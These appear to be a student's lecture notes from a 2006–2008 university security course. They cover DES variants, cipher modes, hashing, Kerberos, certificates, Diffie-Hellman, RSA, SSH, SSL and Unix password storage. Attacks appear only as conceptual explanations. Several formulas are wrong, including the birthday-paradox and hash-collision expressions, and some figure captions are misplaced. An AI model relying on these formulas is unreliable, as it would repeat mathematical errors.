CS567 Security

Paul Ahern

March 28, 2008

Abstract

Notes from lectures.

Contents

1 Key Facts to remember

Exam: six questions, answer five.

1.1 DES, Double and Triple

DES (Data Encryption Standard) is symmetric block cipher that uses 56-bit key. This is considered to be a weak scheme given current advances on brute-force techniques.

Triple DES was created back when DES was getting a bit weaker than people were comfortable with. As a result, they wanted an easy way to get more strength. In a system dependent on DES, making a composite function out of multiple DESes is likely to be easier than bolting in a new cipher and sidesteps the political issue of arguing that the new cipher is better than DES.

1.1.1 Triple DES

Input k-bit keys K_1 and K_2; Plaintext P.

Summary: Encrypt-Decrypt-Encrypt gives an effective key length of $2k$-bits.

1. Encryption: $C \leftarrow E_{K_1}(D_{K_2}(E_{K_1}(P)))$.
2. Decryption: $P \leftarrow D_{K_1}(E_{K_2}(D_{K_1}(C)))$.

This scheme preserves compatibility with single-encryption (if $K_1 = K_2$).

1.1.2 Double DES

Uses two keys:

1. Encryption: $C \leftarrow E_{K_1}(E_{K_2}(P))$.
2. Decryption: $P \leftarrow D_{K_1}(D_{K_2}(C))$.

This is no more secure than single DES as it is vulnerable to the Meet-in-the-middle attack:
Given some plaintext P and corresponding ciphertext C; Build a table of $E(K_2, P)$ for all possible values of K_2; Decipher C under all possible values of K_1 and for each attempted decipherment look for a matching entry on the table. Each hit identified a candidate solution key pair. Using a second known-plaintext pair (P', C') discard candidate key pairs which do not map P' to C'.

1.1.3 DESX

Uses three keys and requires only one iteration of DES:

1. Encryption: $C \leftarrow K_1 \oplus E_{K_2}(K_3 \oplus P)$.
2. Decryption: $P \leftarrow K_3 \oplus D_{K_2}(C \oplus K_1)$.

The effective key length of this scheme is believed to be around 112-bits.

1.2 Block Cipher Modes

1.2.1 Electronic Codebook (ECB)

Input: k-bit key K; n-bit plaintext blocks $x_1 \dots x_t$.
Summary: produce ciphertext blocks $c_1 ... c_t$; decrypt to recover plaintext.

1. Encryption: for $1 \leq j \leq t$, $c_j \leftarrow E_K(x_j)$.
2. Decryption: for $1 \leq j \leq t$, $x_j \leftarrow E_K^{-1}(c_j)$.

1.2.2 Cipher-block chaining (CBC)

Input: k-bit key K; n-bit IV (Initialisation Vector); n-bit plaintext blocks $x_1 ... x_t$.
Summary: produce ciphertext blocks $c_1 ... c_t$; decrypt to recover plaintext.

1. Encryption: $c_0 \leftarrow$IV. For $1 \leq j \leq t$, $c_j \leftarrow E_K(c_{j-1} \oplus x_j)$.
2. Decryption: $c_0 \leftarrow$IV. For $1 \leq j \leq t$, $x_j \leftarrow c_{j-1} \oplus E_K^{-1}(c_j)$.

The (random) Initialisation Vector at the start of each message ensures that the ciphertext of the same message is different each time it is encrypted. The IV can be sent as plaintext at the start of the ciphertext (so it is known to the recipient).

1.3 Birthday Paradox

With 23 people in a room there is a 0.507 chance that two share a birthday.

- The probability that the first two people have different birthdays is $(1 - \frac{1}{365})$.
- The probability that the third person in the room has a birthday different from the first two is $(1 - \frac{2}{365})$.
- The probability that the first k people have different birthdays is

$$(1 - \frac{1}{365}) \times (1 - \frac{2}{365}) \times \ldots \times (1 - \frac{k-1}{365}) = \frac{365!}{(365-k)! \times 365^k} \approx \sqrt{365} \approx 20.$$

  Probability $< \frac{1}{2}$ if $k > 23$.



Figure 1: Kerberos Protocol

1.3.1 Birthday Attack on Hash Functions

Goal: to find any two random messages M and M' such that $h(M) = h(M')$.
n bit hash value $\Rightarrow 2^n$ possible values.
Probability of no match after k tests is

$$(1 - \frac{1}{2^n}) \times (1 - \frac{2}{2^n}) \times \ldots \times (1 - \frac{k-1}{2^n}) = \frac{(2^n)!}{k! \times 2^{nk}}$$

which is $< \frac{1}{2}$ when $k \approx \sqrt{2^n}$.

MD5 128bit hash $\rightarrow 2^{64}$ work for a good chance of match.

SHA1 160bit hash $\rightarrow 2^{80}$ work for a good chance of match.

Therefore if a 2^n search is considered sufficiently computationally infeasible, then the output of a collision-resistant hash function needs to be at least $2n$ bits large.

1.4 One-Way Hash Functions

Used as Message Integrity Codes, Message Digests and Check-sums.

Hash Function A function h which has, as a minimum, the following two properties:

1. *compression* - h maps an input x of arbitrary finite bit-length, to an output $h(x)$ of fixed bit-length n.
2. *ease of computation* - given h and an input x, $h(x)$ is easy to compute.

Three further potential properties for an unkeyed hash function h with inputs x, x' and outputs y, y':

1. *preimage resistance* - for essentially all prespecified outputs, it is computationally infeasible to find any input which hashes to that output, i.e. finding x' such that $h(x') = y$ when given y.
2. *2nd-preimage resistance* - it is computationally infeasible to find any second input which has the same output as any specified input, i.e. given x, to find a 2nd-preimage $x' \neq x$ such that $h(x) = h(x')$.
3. *collision resistance* - it is computationally infeasible to find any two distinct inputs x, x' which hash to the same output, i.e. such that $h(x) = h(x')$. (Note that here there is a free choice of both inputs.)

Example hashing algorithms:

SHA1 arbitrary length input generating 160-bit hash value.

MD5 [RFC1321] generating 128-bit hash value.

Functions such as SHA1 and MD5 are more efficient than conventional ciphers (such as DES/AES).

1.5 Kerberos

Kerberos is a network authentication protocol providing strong authentication for client/server applications. It was developed at MIT as part of "Project Athena": A client server network of Unix running on early PCs. Kerberos provides authentication, integrity and secrecy (3 heads of Cerberus).
All communication is via secure channels.
Kerberos server (Authentication Server) authenticates clients.
Ticket Granting Server (TGS) grants tickets to clients to use services.
Service (Server) available to those who can present valid tickets.
Ticket Granting Ticket: $T_{C,TGS} = \{C, timeperiod, K_{C,TGS}\}_{K_{TGS}}$
Ticket for Server: $T_{C,S} = \{C, timeperiod, K_{C,S}\}_{K_S}$

1.5.1 Getting Initial Ticket

Client's long-term key is derived from a hash of the user's password: $K_C = h(password)$. Kerberos Server also knows user passwords.

Client C requests a ticket for desired TGS:

Message 1: $C \rightarrow K : C, TGS, N_C$

Message 2: $K \rightarrow C : \{TGS, K_{C,TGS}, T_{C,TGS}, N_C, timeperiod\}_{K_C}$

If access is permitted then ticket is granted and session key $K_{C,TGS}$ allows client to communicate with TGS. Client is trusted to throw password away once authenticated.

If incorrect password provided then ticket and session key cannot be extracted.

1.5.2 Requesting a Ticket for a Service

Client with ticket $K_{C,TGS}$ for TGS requests ticket for a Server:

Message 3: $C \rightarrow TGS : C, S, N'_C, T_{C,TGS}, \{C, address, time\}_{K_{C,TGS}}$

Message 4: $TGS \rightarrow C : \{S, K_{C,S}, T_{C,S}, N'_C, timerperiod\}_{K_{C,TGS}}$

Authenticator $\{C, address, time\}_{K_{C,TGS}}$ is used by TGS to verify that the Client knows session key $K_{C,TGS}$.

1.5.3 Mutual Authentication

Client and Server establish a secure channel based on session key $K_{C,S}$.

Message 5: $C \rightarrow S : \{C, address, time'\}_{K_{C,S}}, T_{C,S}$

Message 6: $S \rightarrow C : \{S, time'\}_{K_{C,S}}$

1.5.4 Some Limitations

Every Service must be individually modified for use with Kerberos.

Kerberos doesn't work well in a time-sharing environment.

Kerberos requires a secured and continuously available Kerberos Server.

Kerberos stores all passwords encrypted with a single key.

Kerberos does not protect against modifications to system software.

Tickets cannot be revoked (though will become stale).

1.6 Public Key Certificates

1.6.1 X509 Certification

X509 certificates include the following fields: Subject Name, Subject Public-Key, Validity Period, Issuer Name, Issuer Signature for the above data. Names are X500 distinguished names.

Usage Example:

- Trusted Certificate Authority (CA) certifies authenticity of users.
- CA Baltimore generates key-pair K_B^{-1}, K_B and $K_B$is widely known.
- System Administrator for cs.ucc.ie (Dave) generates a key pair K_D^{-1}, K_D; and securely sends a request to Baltimore for [Dave,...,K_D] to Baltimore.[1]
- CA Baltimore generates a certificate $cert_D^B$.
- Dave sends a mail message M to Simon: $[M, RSA(K_D^{-1}, h(M)), cert_D^B]$.
- Simon, assuming he knows K_B can use $cert_D^B$ to verify K_D and then verify the signature on the email message. (Thus giving Integrity, authentication and non-Repudiation.)

There is a hierarchy of CAs. Dave (from our example) could act as a CA for cs.ucc.ie. The authenticity of his certificates can be checked by following the chain of certificates back to Baltimore.

Certificate Revocation

Revocation is easy in Kerberos (or any centralised system). Can just delete the Principal's key from the KDC.

X509 standard uses Certificate Revocation Lists (CRLs). CRL lists serial numbers of certificates that should not be honored.

Certificate is valid if it has a valid CA signature, has not expired and is not on the CRL.

The Online Certificate Status Protocol (OCSP) is an Internet protocol used for obtaining the revocation status of an X.509 digital certificate. It is an alternative to CRLs.

[1] Baltimore must be convinced of Dave's identity.

1.6.2 Pretty Good Privacy (PGP)

A certificate based scheme for privacy (originally for email).

PGP encryption uses public-key cryptography and includes a system which binds the public keys to user identities. The first version of this system was generally known as a web of trust (individuals sign each others' keys) to contrast with the later-developed X.509 system which uses a hierarchical approach based on certificate authority. Current versions of PGP encryption include both alternatives through an automated management server.

PGP Certificate, denoted by $CERT_{K_A}^{K_B}$:

Field	Description
A	subject email address
K_A	subject public key
T	Degree of trust
K_B	signer's public key
signature	$RSA(K_B^{-1}, h(A, K_A, T))$

A PGP certificate is a binding between an email address and a public key. Public keys are the unique identifiers (not the names).

1.7 Diffie-Hellman Key Exchange (1976)

1.7.1 Discrete Logarithms

Solving $x = g^e mod\, n$, given x, g and n.

If we are careful about picking g and n then calculating the discrete logarithm of x (i.e. what value of e yields $x = g^e mod\, n$) can be hard.

If we pick n is prime $1 < g < n$; large g, n; $(n-1)/2$ is prime; ..., then calculating e given x, g and n, roughly amounts to having to test all possible values of e until we find the right one.

1.7.2 Protocol

A and B agree on a good g and n. This can be done in public.

A picks a large random integer x and computes $X = g^x mod\, n$. A keeps x secret, but it doesn't matter who knows X (discrete log).

B behaves in the same way, picking y and computing $Y = g^y mod\, n$.

A and B exchange X and Y.

A computes $k = Y^x mod\, n$ and B computes $k' = X^y mod\, n$.

By modular arithmetic $k = g^{x*y} mod\, n = k'$. k is a secret key between A and B. No amount of listening on the channel can compute g^{x*y} in a reasonable amount of time.

Issue: If B receives X indirectly there is no way to know for sure that it came from A. In the bucket brigade (a.k.a man in the middle) attack a third party passes messages back and forth between A and B. The attacker intercepts messages in a public key exchange and then retransmits them, substituting his own public key for the requested one, so that the two original parties still appear to be communicating with each other

1.8 RSA Public Key Scheme

User A picks two prime numbers p and q, and a private decryption exponent d with $gcd\,(d, p-1) = 1$. The public

encryption key consists of the product $n = p \times q$ and an exponent e with $e \times d \equiv 1 mod\, lcm\,(p-1, q-1)$. Messages have to be divided into blocks so that each block is an integer less than n.

To send a message block m to A the sender computes $c = m^e mod\, n$.

The receiver A uses the private decryption key d to obtain $c^d = m^{e \times d} = m\, mod\, n$.

If I know p and q then it is easy to discover the private key. Therefore, having computed n, e, d the owner must throw p and q away.

It is conjectured that the security of RSA rests on the difficulty of factoring public modulus n into p, q. 2048 bit modulus should be sufficient for long term secrets.

1.9 Biometrics

A biometric is used to identify you.

FAR False Accept Rate

FRR False Reject Rate

FAR=FRR Equal Error Rate

A sensitive device reduces the FAR $\Rightarrow$ increased confidence in the identity.

FAR $\propto$ Size(DB) $\propto \frac{1}{FRR}$.

Example: Given a FAR of 0.001, and a database of n biometrics, chance of failure on n^{th} test $(1 - FAR)^n$. With a database of 10,000 entries the FAR of the System is 0.995 (i.e. almost certain to get a hit - not necessarily on your own record). The Birthday Paradox has come into play.

1.9.1 Keystroke Dynamics

Measurement of typing rhythms.

Main features:

- Keystroke Durations
- Latencies between keystrokes

Other features:

- Finger Placement
- Pressure Applied

Uses:

- Key generation in PGP uses keyboard latencies a a source of randomness (entropy).
- User Authentication. Users are consistent when entering a regularly typed string. Access is granted if typing rhythms matches claimed identity to within a reasonable threshold.

1.10 Secure Shell (SSH2)

SSH protocol uses Public-Private keys; RSA and Diffie-Hellman key exchange. SSH allows an application running on one machine to be displayed on another.

SSH replaces rlogin, rsh and telnet (which are insecure, e.g. transmit passwords in plaintext)

Almost completely compatible with rlogin and rsh

Authentication and the resulting session are encrypted to prevent traffic "sniffing"

Many additional features above legacy protocols

- Simple public key authentication
- Port-forwarding
- X11 forwarding
- Authentication of server (mitigate MITM attacks)
- File transfer

The data streams from Host to Client and Client to Host are independent of one another and can use different encryption algorithms, IVs and keys. They can be encrypted/decrypted independently on the same machine (e.g. using a dual core processor efficiently).

1.10.1 Protocols:

SSH2 is several protocols

- Transport protocol
  - Underlying protocol
  - Handles encryption, compression, integrity
  - Provides "services" based on text strings
- User Authentication protocol
  - Responsible for authentication of user to server
  - Supports various authentication methods
  - Password, Public key, Challenge-response, Host based
- Connection protocol
  - Responsible for
  - Interactive logins, Command execution, Port forwarding, X11 forwarding

1.10.2 Transport Layer Protocol Outline

- $C \rightarrow S$: SSH-<protocol-version>-<software-version>
- $S \rightarrow C$: SSH-<protocol-version>-<software-version>
- $C \rightarrow S$: SSH_MGS_KEXINIT Algorithm negotiation (encryption, MAc, ...)
- $S \rightarrow C$: SSH_MGS_KEXINIT Algorithm negotiation (encryption, MAc, ...)
  [Client and server agree on how to proceed]
- $C \leftrightarrow S$: Authentication and Key exchange.
  [Diffie-Hellman exchange required, others possible. Result from exchange is shared secret key K and hash value H. K, H used to derive IV, session encryption keys and integrity keys.]

1.10.3 Session Encryption

3DEC-CBC commonly used. The end of one packet (depending on block size) is used as the IV for the next. There is an asynchronous connection between the two machines. Ciphers in each direction run independently of one another. This can make file transfers (where most data is flowing one way) more efficient then if a synchronous scheme was used.

1.10.4 Key Exchange

Use Diffie-Hellman to establish shared Key and Hash values. Generate further encryption keys:

- Initial IV client to server: HASH(K||H||"A"||sessionid).
- Initial IV server to client: HASH(K||H||"B"||sessionid).
- Encryption key client to server: HASH(K||H||"C"||sessionid).
- Encryption key server to client: HASH(K||H||"D"||sessionid).
- Integrity key (for MAC) client to server: HASH(K||H||"E"||sessionid).
- Integrity key (for MAC) server to client: HASH(K||H||"F"||sessionid).

Keys are regenerated (by rerunning the protocol) after each gigabyte of transmitted data or after each hour of connection time, whichever comes sooner.

1.10.5 Summary

Version exchange can be used to exclude old clients as new bugs become known.
Client proposes cipher suite.
SSH cannot protect against compromise of client or server.
Authentication subject bootstrapping problem (Public key of Host needs to be confirmed - via a certificate or some other mechanism - as really belonging to that machine).
Known attacks against SSHv1 fixed in v2.

1.11 Secure Socket Layer (SSL)

Secure Socket Layer/Transport Layer Security Protocol (latter based on SSL v3.0).
Invented by Netscape. SSL version 1 is obsolete; version 2 widely used; version 3.1 now being adopted.
This protocol provides a wrapper for the transport layer.
SSL is a layered protocol and consists of four sub-protocols:

- SSL Handshake Protocol
- SSL Change Cipher Spec Protocol
- SSL Alert Protocol (to issue alerts/warnings/error messages)
- SSL Record Layer



Figure 2: SSL Architecture

1.11.1 SSL Session

Use handshake protocol to create security associations between client and server. Initially the session is unprotected. Normally the server needs to be authenticated and then the user logs in at a higher level. SSL does allow mutual authentication.

The following information is shared between client and server for session: Session Number; Peer Certificate (X509v3) - may be null; Compression Method - may be null; Cipher Specification for bulk encryption and MAC hash. Master Secret; Is resumable flag (to reduce overheads the session details may be cached on the server for up to 24 hours and the session reestablished, if this flag is set).

1.11.2 Record Protocol

Takes an application message to be transmitted and:

1. Fragments data into manageable blocks ($< 2^{14}$ bits).
2. Compress blocks if specified by session specification.
3. Compute MACs of blocks (using a HMAC-like hash function).
4. Encrypt blocks.

Append SSL record header to blocks. Contains content-type, major-version, minor-version, compressed length.
Steps reversed by receiver.k
Ciphers supported include DES, 3DES etc.

1.11.3 Summary

SSL:

- Only secures the session - not the transactions.
- User must ensure website is 'safe' and certificate is as expected.
- SSL designed for multiple applications: ftp, pop etc. Most popular with http.
- Can use SSL with any application but must SSLise code (e.g. support built in to JCE Java Crypto Extension; use SSLClientSocket instead of ClientSocket etc.). IPSEC by contrast is invisible to applications in the layers above it.

1.12 Firewall/Bastion Host

Rules of thumb for hardened machines. Bastion host must be highly secure. A security failure of the host means a potential network or application security failure.

- Use Firewall, Anti-virus and Patches.
- No user accounts on machine.
- Administrator logs in at console (no remote logins).
- No services or scripts to run as root.



Figure 3: SSL Record Protocol



Figure 4: SSL Handshaking

- Filter content (e.g. no executables).
- Write-protect websites (e.g. burn entire system to DVD ROM).
- Proxies should run as non-privileged in separate protection domains. A failure of one should not interfere with the others.
- Install only essential services.
- Proxies should be small and simple and should keep audit logs.
- Proxies should be stateless and not access local disk other than to read configuration file (i.e. run in memory). Important for performance and making it harder for attacker to install Trojan Horse.

1.13 Java

1.13.1 Java Virtual Machine



Figure 5: JVM Architecture

1.13.2 Java Security Policy File Syntax

Each grant entry in a policy file essentially consists of a CodeSource and its permissions. Actually, a CodeSource consists of a URL and a set of certificates, while a policy file entry includes a URL and a list of signer names. The system creates the corresponding CodeSource after consulting the keystore to determine the certificate(s) of the specified signers.

Each grant entry in the policy file is of the following format, where the leading "grant" is a reserved word that signifies the beginning of a new entry and optional items appear in brackets. Within each entry, a leading "permission" is another reserved word that marks the beginning of a new permission in the entry. Each grant entry grants a specified code source a set of permissions.

```
grant [SignedBy "signer_names"]
   [, CodeBase "URL"] {
   permission permission_class_name
      [ "target_name" ] [, "action"]
      [, SignedBy "signer_names"];
   permission ... };
```

White spaces are allowed immediately before or after any comma. The name of the permission class must be a fully qualified class name, such as java.io.FilePermission, and cannot be abbreviated (for example, to FilePermission).

Note that the action field is optional in that it can be omitted if the permission class does not require it. If it is present, then it must come immediately after the target field.

The exact meaning of a CodeBase URL value depends on the characters at the end. A CodeBase with a trailing "/" matches all class files (not JAR files) in the specified directory. A CodeBase with a trailing "/*" matches all files (both class and JAR files) contained in that directory. A CodeBase with a trailing "/-" matches all files (both class and JAR files) in the directory and recursively all files in subdirectories contained in that directory.

The CodeBase field (URL) is optional in that, if it is omitted, it signifies "any code base".

The first signer name field is a string alias that is mapped, via a separate mechanism, to a set of public keys (within certificates in the keystore) that are associated with the signers. These keys are used to verify that certain signed classes are really signed by these signers.

This signer field can be a comma-separated string containing names of multiple signers, an example of which is "Adam,Eve,Charles which means signed by Adam and Eve and Charles (i.e., the relationship is AND, not OR).

This field is optional in that, if it is omitted, it signifies "any signer", or in other words, "It doesn't matter whether the code is signed or not".



Figure 6: Encryption-Decryption sequence

The second signer field, inside a Permission entry, represents the alias to the keystore entry containing the public key corresponding to the private key used to sign the bytecodes that implemented the said permission class. This permission entry is effective (i.e., access control permission will be granted based on this entry) only if the bytecode implementation is verified to be correctly signed by the said alias.

The order between the CodeBase and SignedBy fields does not matter.

Sample Permissions:

Class	Action	Target
java.io.FilePermission	read	file
	write	file
	execute	dir/file
	delete	dir/file
java.net.SocketPermission	accept	hostname:portrange
	connect	IP address
	listen	* - domain
	resolve	

2 Lecture 26 September 2006 (Pages 1-4)

2.1 Simple Introduction to Cryptography

Cipher A mathematical function combining a key with plaintext to produce ciphertext.

Principal Any active entity: users, applications, file-servers, printers, workstations, smart-cards, processes, routers...

Confidentiality Data cannot be read by unintended recipients.

Integrity Data cannot be altered without detection.

Availability Data and resources are accessible and usable on demand by authorised entities.

Data Origin Authentication Data attributed to correct originator; Non-repudiation: who cannot disown it.

2.2 Cryptographic Ciphers

Symmetric Cryptography $K1 = K2$

Asymmetric Cryptography $K1 \neq K2$

In simple terms, a key of size n bits has 2^n possible key values and the keys must be large enough to make "brute-force" attack impractical.

3 Lecture 27 September 2006 (Pages 4-7)

Recommended key-size depends on the Crypto algorithm used, but typically anything bigger than 128 bits is OK for a symmetric cipher.

A minimum key length of 1,024 is recommended for asymmetric ciphers.

Differing key sizes allows for faster (though weaker) encryption. This allows smaller computers to encrypt/decrypt as quickly.

3.1 Some Common Cryptographic Schemes

Data Encryption Standard (DES) A symmetric block cipher that uses 56 bit key. A weak scheme given current advances on brute-force techniques.

Advanced Encryption Standard (AES) A symmetric block cipher that can use 128, 192 or 256 bit keys. The emerging "new" standard for commercial grade symmetric ciphers.

RSA An asymmetric cipher based on some special properties of numbers. Uses two keys: public-key and private-key. Computationally hard to discover the private-key from the public-key.

3.2 Elementary Ciphers I

Caesar Cipher Cipher character = (plain character + "d") mod 26.

ROT13 Cipher character = (plain character + 13) mod 26. $(E(E(P)) = P)$
These first two are easy to break by studying letter frequencies.

Vigenère Cipher character = (plain character + key character) mod 26.

One Time Pad Uses Vigenère but with a key that is as long as the plaintext and never repeats. Key truly random implies that we have perfect secrecy. One Time Pad should not be reused:$C_1 \oplus C_2 = (P_1 \oplus K) \oplus (P_2 \oplus K) = P_1 \oplus P_2$. If one message is known then reading the other is trivial.

3.3 Bank ATM Card Example

Magnetic Strip Data

- Unencrypted data can be edited by attackers.
- Separately encrypted data can more easily be manipulated.
- Encrypt all data in one step, this is intrinsically more secure.

It is as important to protect the structure of stored data as much as the data itself.

4 Lecture 3 October 2006 (Pages 8-15)

4.1 Elementary Ciphers II

Don't use proprietary ciphers as these will not have been thoroughly tested.

Key-Stream Generator (KSG) generates a long sequence of random-looking bits, given some initial seed (key).

KSGs are used to implement bitwise XOR, often in hardware (e.g. Satellite TV and PKZIP.
Unix crypt(1) function is a simple variation on a stream cipher.

Crypt Breakers Workbench (CBW) A freely distributable multi-window integrated workbench of tools for cryptanalysis of files encrypted with the 4.2BSD Unix crypt command.

Block Cipher An encryption scheme which breaks up the plaintext messages to be transmitted into strings (called blocks) of fixed length and encrypts one block at a time.
Examples: Data Encryption Standard DES (1977), 64 bit block size, 56 bit key; Advanced Encryption Standard AES (2000) 128 bit block size, 128, 192 or 256 bit key.

Substitution Cipher Block cipher which replaces symbols (or groups of symbols) by other symbols or groups of symbols.

Transposition Cipher Simply permutes the symbols in a block.

4.2 Multiple Encryption

Encrypting the same plaintext multiple times with different keys.
Double DES uses two keys: $C = E(k_1, E(k_2, P))$. But is no more secure than single DES.

Meet-in-the-middle attack Given some plaintext P and corresponding ciphertext C; Build a table of $E(k_2, P)$ for all possible values of k_2; Decipher C under all possible values of $k_1$and for each attempted decipherment look for a matching entry on the table. Each hit identified a candidate solution key pair. Using a second known-plaintext pair (P', C') discard candidate key pairs which do not map P' to C'.

4.3 Block Cipher Modes

4.3.1 Electronic Codebook (ECB)

Input: k-bit key K; n-bit plaintext blocks $x_1 \dots x_t$.
Summary: produce ciphertext blocks $c_1 ... c_t$; decrypt to recover plaintext.

1. Encryption: for $1 \leq j \leq t$, $c_j \leftarrow E_K(x_j)$.
2. Decryption: for $1 \leq j \leq t$, $x_j \leftarrow E_K^{-1}(c_j)$.

4.3.2 Cipher-block chaining (CBC)

Input: k-bit key K; n-bit IV (Initialisation Vector); n-bit plaintext blocks $x_1 ... x_t$.
Summary: produce ciphertext blocks $c_1 ... c_t$; decrypt to recover plaintext.

1. Encryption: $c_0 \leftarrow$IV. For $1 \leq j \leq t$, $c_j \leftarrow E_K(c_{j-1} \oplus x_j)$.
2. Decryption: $c_0 \leftarrow$IV. For $1 \leq j \leq t$, $x_j \leftarrow c_{j-1} \oplus E_K^{-1}(c_j)$.

The (random) Initialisation Vector at the start of each message ensures that the ciphertext of the same message is different each time it is encrypted. The IV can be sent as plaintext at the start of the ciphertext (so it is known to the recipient).

5 Lecture 4 October 2006 (Pages 15-22)

5.1 Integrity

MAC Message Authentication Code is a bit of a misnomer, better called a Message Integrity Code (MIC). Such a block can be calculated (e.g. using a one-way hash function) on the basis of the entire message and added to the end.

Note that MIC does not constitute evidence that a third party could use to decide whether sender or receiver sent a particular message (given that both know the symmetric key used).
Message could be sent in plaintext accompanied by a MIC.

5.2 SWIFT - Society for Worldwide International Financial Transactions

SWIFT is like a secure email service. It uses MACs to ensure message integrity. MAC keys are not managed by SWIFT itself.

When a bank sets up a relationship overseas, a senior manager exchanges keys with his/her opposite number, either face to face or by secure post. Generally, two key components are used to minimise the risk of compromise. Key is not enabled until both banks confirm key material has been received and installed.

5.3 One-Way Hash Functions

Used as Message Integrity Codes, Message Digests and Check-sums.

Hash Function A function h which has, as a minimum, the following two properties:

1. *compression* - h maps an input x of arbitrary finite bit-length, to an output $h(x)$ of fixed bit-length n.
2. *ease of computation* - given h and an input x, $h(x)$ is easy to compute.

Three further potential properties for an unkeyed hash function h with inputs x, x' and outputs y, y':

1. *preimage resistance* - for essentially all prespecified outputs, it is computationally infeasible to find any input which hashes to that output, i.e. finding x' such that $h(x') = y$ when given y.
2. *2nd-preimage resistance* - it is computationally infeasible to find any second input which has the same output as any specified input, i.e. given x, to find a 2nd-preimage $x' \neq x$ such that $h(x) = h(x')$.
3. *collision resistance* - it is computationally infeasible to find any two distinct inputs x, x' which hash to the same output, i.e. such that $h(x) = h(x')$. (Note that here there is a free choice of both inputs.)

Example hashing algorithms:

SHA1 arbitrary length input generating 160-bit hash value.

MD5 [RFC1321] generating 128-bit hash value.

Functions such as SHA1 and MD5 are more efficient than conventional ciphers (such as DES/AES).

5.4 Unix Password File

Userids and hashed passwords stored in /ETC/PASSWD; readable by all. Note that it is computationally infeasible to determine password from hash. No secrets are stored.

Dictionary Attack Build a 100,000 word dictionary (size 800k) of common passwords and their corresponding hash values. Merge the /ETC/PASSWD file against dictionary in the hope of finding *any* password.

Salt Random value associated with each password to make dictionary attacks harder. Password p stored as $(s : h(s : p))$, where s is a random salt value assigned when password chosen. Unix 12-bit salt implies 2^{12} dictionary entries required for each dictionary word.

/ETC/PASSWD has to be world-readable (it contains useful information such as the Userid, Groupid etc). But the hashed passwords are vulnerable to dictionary attacks. Solution was to separate the file of stored hash values, into /ETC/SHADOW. Only root can read or write to this file.

6 Lecture 10 October 2006 (Pages 22-26; 1-6)

6.1 Confidentiality, Integrity, Authentication

Alice (A) and Bob (B) share a secret symmetric key K_{AB}. They also share synchronised clocks which give them a common current time t (included in messages to prevent replay attacks).

